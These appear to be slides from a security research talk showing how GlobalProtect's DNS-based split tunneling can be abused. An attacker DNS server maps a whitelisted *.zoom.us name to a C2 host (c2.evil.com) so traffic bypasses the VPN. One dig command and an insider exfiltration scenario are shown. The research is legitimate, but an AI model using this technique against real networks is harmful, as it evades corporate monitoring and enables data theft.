


## Exploitation Steps

2. Attacker-controlled DNS server crafts response including the **real** IP address of c2.evil.com (1.2.3.4)

```
$ dig foo.zoom.us @6.6.6.6 +short  
  
1.2.3.4
```

GlobalProtect will now **wrongly** associate the attacker IP address of 1.2.3.4 with the whitelisted wildcard domain of \*.zoom.us



## Exploitation Steps

3. Now any requests made to c2.evil.com will go straight to the Internet, **bypassing GlobalProtect tunnel**, and evading protection



Potential Impacts:

- Unmonitored C2 channels
- Data exfiltration
- Policy bypass
- etc




# Practical Demo

Malicious Insider's goal:




**Dropbox**

\* **.zoom.us** configured as a split tunnel domain to improve Zoom performance




# A feature based on misplaced trust



<https://github.com/dlenski/openconnect/issues/151>



So I'm not sure how to handle this DNS-based split tunneling, and I'm kind of suspicious of the security characteristics or value to the end-user.

A screenshot of a GitHub issue page for the repository "dlenski/openconnect". The issue title is "Include support for Palo Alto Globalprotect split-tunneling includes #151". The issue is marked as "Open". The author is "dlenski" and it was created on "Sep 6, 2019". The issue is labeled as "Owner". The content of the issue is a discussion about DNS-based split tunneling. It starts with a paragraph: "Interesting. As you can see, I haven't encountered these config tags before, and I'm not 100% sure how to interpret them." This is followed by a bulleted list of questions and observations. The first bullet point asks if the config tag "<include-split-tunneling-domain>" means that all wildcard domains listed therein should be routed through the VPN tunnel. The second bullet point states that IP routing is done based on IP addresses, not based on DNS names, and lists three sub-points: 1) GP config already has mechanisms for supporting split tunneling based on IP addresses, which OpenConnect fully supports. 2) Doing routing based on DNS wildcards would mean running a masquerade/intermediary DNS server on the localhost, intercepting DNS lookups, deciding if they match the VPN wildcards, and if so dynamically modifying the routing table appropriately. 3) It's not clear how DNS- and IP-based routing can be combined in a consistent and unsurprising way. A hostname listed in the wildcard could have the same IP address as another hostname not listed, yet the traffic for the second hostname would get (surprisingly) redirected after a DNS lookup of the first one. At the bottom of the issue, there is a red-bordered box containing the text: "So I'm not sure how to handle this DNS-based split tunneling, and I'm kind of suspicious of the security characteristics or value to the end-user. Anything you think I'm missing here?". Below this box, the author adds: "As for exclude-video-redirect, I have no idea what this one means." The issue page has a dark theme and includes navigation icons at the top.

<https://github.com/dlenski/openconnect/issues/151>

# From Curiosity to Targeted Research...



## Scope

### In

